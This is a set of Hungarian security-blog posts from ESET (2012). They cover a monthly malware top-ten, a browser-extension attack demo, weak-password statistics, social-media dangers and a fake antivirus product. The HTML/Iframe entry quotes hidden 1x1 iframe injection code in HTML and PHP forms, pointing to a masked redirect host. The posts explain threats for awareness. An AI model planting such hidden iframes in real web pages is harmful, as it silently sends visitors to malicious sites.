


Örömmel számoltunk be arról is, hogy az ESET Android alapú terméke, az ESET Mobile Security kiváló minősítést kapott a vírusirtókat tesztelő független AV-Comparatives legutóbbi mobil védelmi megoldásokat vizsgáló tesztjében. A tesztelőcég tanulmánya olyan fontos funkciók alapján elemez, mint a vírus- és kémprogramvédelem, a spam és a lopás elleni védelem, a SIM kártya azonosítás, valamint a telefonok távoli lezárásának és a rajta tárolt adatok törlésének lehetősége. **Az ESET terméke az összes modern biztonsági elemet tartalmazza, melyre egy mai okostelefonnak szüksége van, és jó hír lehet, hogy a közeljövőben tervezik megjelentetni az üzleti ügyfeleknek szánt Android operációs rendszeren működő ESET Endpoint Securitymobil biztonsági szoftvert**.

Beszámoltunk emellett arról is, hogy felmérések szerint a Kínából származó új számítógépek egy része folyamatosan fertőzött, és ezek rendre botnetes fertőzést okoznak. Az előtelepítés ha mondjuk operációs rendszerről van szó, jó, ám vírus esetében ez már korántsem annyira kellemes. **A gépek körülbelül húsz százalékára kerül rendszeresen valamilyen botnetes kártevő, amellyel átvehető távolról a vezérlés, és a fertőzött PC-k akár DDoS támadásokban is vehetnek részt a tulajdonos tudta nélkül.** Legutóbb például a hamisított Windows operációs rendszerben egy botnetes Nitol nevezetű rosszindulatú kód volt megtalálható.



Végül, de nem utolsó sorban **beszámoltunk arról az USSD sebezhetőségről is, melynek segítségével egyes Androidot futtató, például Samsung és HTC modellek tartalmát távolról törölni lehet**. Az USSD (Unstructured Supplementary Service Data) kódok (a kódok csillaggal (*) kezdődnek, majd kettős kereszttel (#) vagy számokkal folytatódnak, melyekhez parancsok vagy adatok tartoznak, és a végét is egy kettős kereszt zárja) célja, hogy a távközlési szolgáltatók távolról is támogatni tudják a telefonkészülékeket. Ilyen kód például az IMEI szám, vagy a telefonok gyári beállításainak visszaállításához használt kód is. **Így, ha ilyen aktivitásokat kezdeményeznek a telefonunkon, a hackerek képesek adatokat törölni róla, vagy akár újra tudják indítani készülékünket**. Szerencsére a problémára az ESET kutatói is felfigyeltek, és **elérhetővé tették a Google Playen az ESET USSD Control nevű ingyenes védelmi alkalmazást, amely a gyanús telefonszámokat USSD kódjuk alapján kiszűri és ellenőrzi még mielőtt az okostelefon tárcsázója hívná azokat**. A program minden rosszindulatúnak látszó USSD kód felfedezésekor figyelmeztet és blokkolja a parancs végrehajtását.




Vírustoplista

Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. szeptemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 25.32 %-áért. **Aki pedig folyamatosan**

és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a szeptemberi fertőzések között: 4.87%
Előző havi helyezés: 1.


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai
Elterjedtsége a szeptemberi fertőzések között: 4.45%
Előző havi helyezés: 2.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a szeptemberi fertőzések között: 3.62%
Előző havi helyezés: 5.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files


```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

4. Win32/Conficker féreg
Elterjedtsége a szeptemberi fertőzések között: 2.98%
Előző havi helyezés: 3.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. Win32/Sirefef trójai
Elterjedtsége a szeptemberi fertőzések között: 2.13%
Előző havi helyezés: 4.

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

6. JS/Iframe trójai
Elterjedtsége a szeptemberi fertőzések között: 1.67%
Előző havi helyezés: 6.


Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.virusradar.com/JS_Iframe.AS/description

7. Win32/Dorkbot féreg
Elterjedtsége a szeptemberi fertőzések között: 1.49%
Előző havi helyezés: 7.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.




Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

8. Win32/Qhost trójai
Elterjedtsége a szeptemberi fertőzések között: 1.42%

Előző havi helyezés: 8.

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

9. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a szeptemberi fertőzések között: 1.40%
Előző havi helyezés: 9.

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

10. Win32/Sality vírus
Elterjedtsége a szeptemberi fertőzések között: 1.29%
Előző havi helyezés: 10.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



□övebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4855736

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Címlapos a magyar böngészőkiegészítős kártevő

2012.10.24. 15:44 | Csizmazia István [Rambo] | 1 komment

Címkék: kiegészítő balázs böngésző hacker tűzróka zoltán zombi halted

Az egyenesen John Leyden nevével jegyzett cikkben számol be a The Register a néhány napja lezajlott Hacktivity 2012. **egyik legérdekesebb, zombi tűzrókás előadásáról.**



A konferenciáról szóló antivirusblogos részletes beszámolónkban már helyet kapott **Balázs Zoltán, aki a Deloitte-nál senior tanácsadó, és különféle témakörökben illetve rendezvényeken** már több érdekes előadást is láthattunk tőle.





A tavaszi Ethical Hacking Day-en bontogatta először szárnyait az a **böngészőkiegészítő mintakód (PoC, Proof of Concept), amely megbújik a webes forgalomban, segítségével pedig a cookie lopástól kezdve a jogosulatlan távoli művelet végrehajtáson át akár az adatlopás is lehetővé válik, sőt a két faktoros Gmail autentikációt is sikerrel kerülte meg vele.**





Ezt a demó kártevőt spécizte aztán tovább, és a Hacktivity-n már további extrákat is kaptunk például **webkamera távolról történő bekapcsoltatására, valamint jelszó hashek törésében való részvételre**. Ez utóbbihoz érdekes adalék, hogy a böngésző plugin Chrome Native Client-en keresztüli 840 ezer hash/sec sebességű. A bemutatott technika simán átgyalogol a webszűrésen, tűzfalon keresztül és akár célzottan megváltoztatható a megtámadott személy böngészőjében megjelent információ is, **a bemutatott példában változatlan Index címlapon az euró árfolyam értéke lett meghackelve egyedire a kiszemelt célpont monitorán, így nála egyedül 444 HUF volt egy EUR :-)**






Mivel **az ilyen böngészőkiegészítők platformfüggetlen módon futtathatók**, nem szabad lebecsülni a veszélyt, viccesen azt is mondhatnánk, hogy a böngészők lehetnek az új vadnyugat ;-) Az informatika minden szereplőjének volt üzenete és tanulsága a demoban bemutatott történetnek, az antivírus vállalatoktól kezdve a felhasználókon át egészen a böngészőklienseket fejlesztő cégekig, remélhetőleg mindenki elvégzi ezzel kapcsolatban a saját házi feladatát, addig pedig érdemes elővigyázatosnak lenni.



Mindenesetre a hazai biztonsági szakma, és ezen belül is az antivírus közösség biztosan felfigyelt erre a kutatásra, és most a The Register nyomán immár az angol nyelvű szaksajtó is felfedezte magának. Ezzel, valamint **etikus hackereink korábbi rangos vendégszereplése a Louisville-i DerbyCon-on** remélhetőleg öregbítette hírnevünket a világban.



Remélhetőleg a holnap kezdődő Hacker Halted-en Balázs Zoli ezzel kapcsolatos PC-s és Androidos böngészőkkel bemutatandó floridai előadása is hasonlóan közönségsiker lesz.

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Utaljunk pénzt a S.O.C.A.-nak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4867678

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

különvélemény 2012.10.24. 19:08:25

Most ebből az derült ki, hogy egy plugin ilyenekre képes?

Én eddig is ezt gondoltam, ezek szerint paranoiás vagyok, mert ez nem volt egyértelmű...

"Abc123" és "password" elmentek vadászni


2012.10.26. 21:31 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jelszó password 123456 abc123

Mai posztunkban kétféle szemszögből is megnézzük a felhasználók által használt gyakori jelszavakat, ám az **teljesen egyértelműen látszik, hogy sajnos roppant kevés erőfeszítéssel igencsak primitív szavakra bizzuk értékeinket.**



Egyfelől tükröt tartunk, **mik is azok a legkitalálhatóbb, ezáltal leggyengébb jelszavak, amelyek minden figyelmeztetés, figyelemfelhívás dacára vezetni tudják ezt a 2012-es, tehát friss negatív ranglistát. Az első négy helyezett a SplashData mobilbiztonsági cég adatai szerint: password, 123456, 12345678 és abc123**. A listát annak alapján állították össze, hogy az év során melyek voltak azok az internetre kiszivárgott lopott jelszavak, amelyek a legnagyobb gyakorisággal szerepeltek.



Sajnos ez a lustaság, fantáziátlanság bár sokszor terítékre került, nem igen látszik változni, legutóbb például a Linkedin illetve a Yahoo incidens kapcsán írtunk róla, és persze **az ottani statisztikák is elszomorítóak voltak.**



Ezt ötvözzük most egy látványos infografikával, amely olyan adatokat mutat meg nekünk, mint hogy **a felhasználók 73 százaléka használja a jelszavát több különböző oldalon, míg ebből 33 százalék egyenesen egylövetű ha jelszóról van szó: magyarán egyetlenegy azonos password nyitja minden egyes belépését**. Az erős jelszó iránti múlhatatlan igény is csekélynek látszik, erről árulkodik az, hogy mindösszesen 4% használ jelszavában speciális karaktereket is, míg 40% csak kisbetűs szavakat választ, pedig ha megnézzük a különböző hosszúságú és változatosságú jelszavak feltörési idejét, jól láthatóak a különbségek.



Természetesen arra is szolgál tanáccsal az infografika, **milyen jelszót nem érdemes választani: ne legyen korábban már használt szó, saját vagy családtagjaink neve is ellenjavallt, ugyancsak érdemes elkerülni a szótárban található hétköznapi szavakat, akárcsak a billentyűzeten egymás mellett található karaktercsoportokat, mint a qwerty vagy asd. Hasonlóképpen a felhasználó névvel megegyező jelszó használata sem egy atombiztos ötlet**. A grafika mottója pontosan foglalja össze mindezt: **"a könnyű és jól csengő jelszót, amit könnyű megjegyezni, feltörni vagy kitalálni is könnyű"**. Az adatlopások megelőzése érdekében érdemes erősebb, változatos karakterekből álló és gyakrabban cserélt egyedi jelszavakat kreálni, ellenkező esetben viszont nem szabad csodálkozni, ha jelszavunk az ilyen listákon előkelő helyen szerepel.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP élt, az XP élt, az XP élni fog
- Akiknek a Captcha kínszenvedés
- Ez történik a weben egy perc alatt
- Elégedetlenek vagyunk a Facebook biztonságával
- Utaljunk pénzt a S.O.C.A.-nak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4872172

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Egyéb veszély


2012.10.31. 12:53 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: privacy facebook emberrablás indonézia megosztás

Ha nem csak szigorúan véve az esetleges kártevőket, adathalászatot, kém- és trójai programokat, előrelájkolós átveréseket nézzük, akkor is **maradnak még olyan Facebookkal kapcsolatos veszélyek, amiket nem nagyon szabadna figyelmen kívül hagyni**.



Egymilliárd felhasználó a tagja a legnagyobb közösségi oldalnak, és **a nagy számok törvényének értelmében itt sem mindenki Grál lovag, vannak árnyoldalai is a felelőtlen kitárulkozósdinak**. Erre korábban **két szemléletes példát is felhoztunk, egyik a pleaserobme.com**, amely azt mutatta be, miért nem célszerű nyaralás előtt távozásunkat széles nyilvánosság előtt bejelenteni. De hasonlóképpen lehetnek veszélyei a percre kész Foursquare-nek is, amit **szintén nem érdemes túlságosan részletesen szétkürtölni** otthonunk megóvása érdekében. A szikár tények szerint **a betörők csaknem 80 százaléka (minősített többség;-) aktívan használja a Twitter, Facebook és Google StreetView adatait a bűncselekményeinél.**



Mindezeken túl érdemes egy másik, főleg a fiatalokra leselkedő veszélyre fontos felhívni a figyelmet, hiszen **a pedofilok, gyerekrablók, emberkereskedők ugyanúgy lapozgathatják a tinédzserek fürdőruhás képeit, mint vendég az éttermi étlapot**. És hogy az áldozatok kiválasztásánál ők is alkalmazzák, felhasználják a látottakat, jól bizonyítja a legutóbbi indonéziai bűneset, ahol egy kiskorú lányt először elcsábított, majd el is rabolt szexrabszolgának egy 24 éves helyi férfi. Áldozatát bezárta, többször megerőszakolta, és ami még rémisztőbb, **nem csak őt, hanem több hasonlókorú, jellemzően 14-17 év közötti lányt is rendszeresen fogvatartott, akiket pár hét elteltével eladott különféle bordélyházaknak**.



Indonézia 250 millió lakosából jelenleg 50 millió Facebook tag van, és **az ehhez hasonló leleplezett vagy nyilvántartott esetek száma sajnos évről évre emelkedik (pedig az ilyen bűncselekményből még az egy is sok), jelenleg 27 olyan emberrablási ügyet kezelnek amelynek van Facebookos előzménye vagy vonatkozása is**.



Lévén, hogy a Facebook erkölcsi elhatárolódása időnként finoman fogalmazva is hagy kívánnivalókat maga után, bár a konkrét ügyek nyomozásakor természetesen a nyomozóhatóságoknak készségesen rendelkezésre állnak, és segítenek, **a hangsúlyt mégis a felvilágosításra, oktatásra, nevelésre kell helyezni.** Jól látják mindezt igen helyesen az ottani gyermekvédelmi intézményeknél, akik emellett a helyi rendőrség gyorsabb közbeavatkozását is szeretnék elérni a hasonló esetekben. A fiatalabbaknak viszont maguknak is sokkalta óvatosabban, biztonságtudatosabban, megfontoltabban kellene viselkedniük a közösségi oldalakon, és persze mindezt nyilván nem csak Indonéziában.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **2 trackback**

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Utaljunk pénzt a S.O.C.A.-nak
- Küldj pénzt! - Az elveszett poggyász sztori
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4881703

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló **2012.10.31. 14:45:01**

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Trackback: Mandiner.Média blogajánló **2012.10.31. 14:45:02**

Ezt a posztot ajánlottuk a Mandiner.Média blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Máris itt az XP Antivirus Pro 2013

2012.11.05. 13:43 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: xp pro hamis antivírus 2013

Nem tétlenkednek sokat a kártevőkészítők, és erőfeszítéseiknek hála, **itt az XP Antivirus Pro 2013 nevű átverős biztonsági program**.



Az "új Windowsra új hamis antivírust" jegyében **már augusztusban megkaptuk a Win8 Security System nevű hamis biztonsági terméket**, pedig akkor még a végső megjelenési dátumot is csak találgathattuk. A rekord gyorsasággal dolgozó bűnözők a korábbi WinFixer, WinAntivirus, DriveCleaner, ErrorSafe és XP Antivirus után igyekeztek ismét naprakészek és korszerűek lenni. Az viszont jól látható, hogy **jobbára csak a termék névhasználatát illetően tombol bennük a kreativitás, maga a Win8 hamis antivírus program kinézete maradt a régi**.



Végül aztán október 26-án rajtolt el az új operációs rendszer, és a Windows8 megjelenése után nem sokkal máris sok érdekeset lehetett olvasni róla. Többek közt **igen izgalmas volt, hogy** teljesen fals adatok megadásával is bárki hozzájuthatott 15 dollárért az eredetileg 40 dollárba kerülő Windows8-as frissítéshez, persze ennek nyilvánosságra kerülése után a Microsoft befoltozta ezt a bizonyos lyukat. **Hogy aztán ez mennyire segített az elért 4 milliós eladási szám elérésében, nem tudni.**



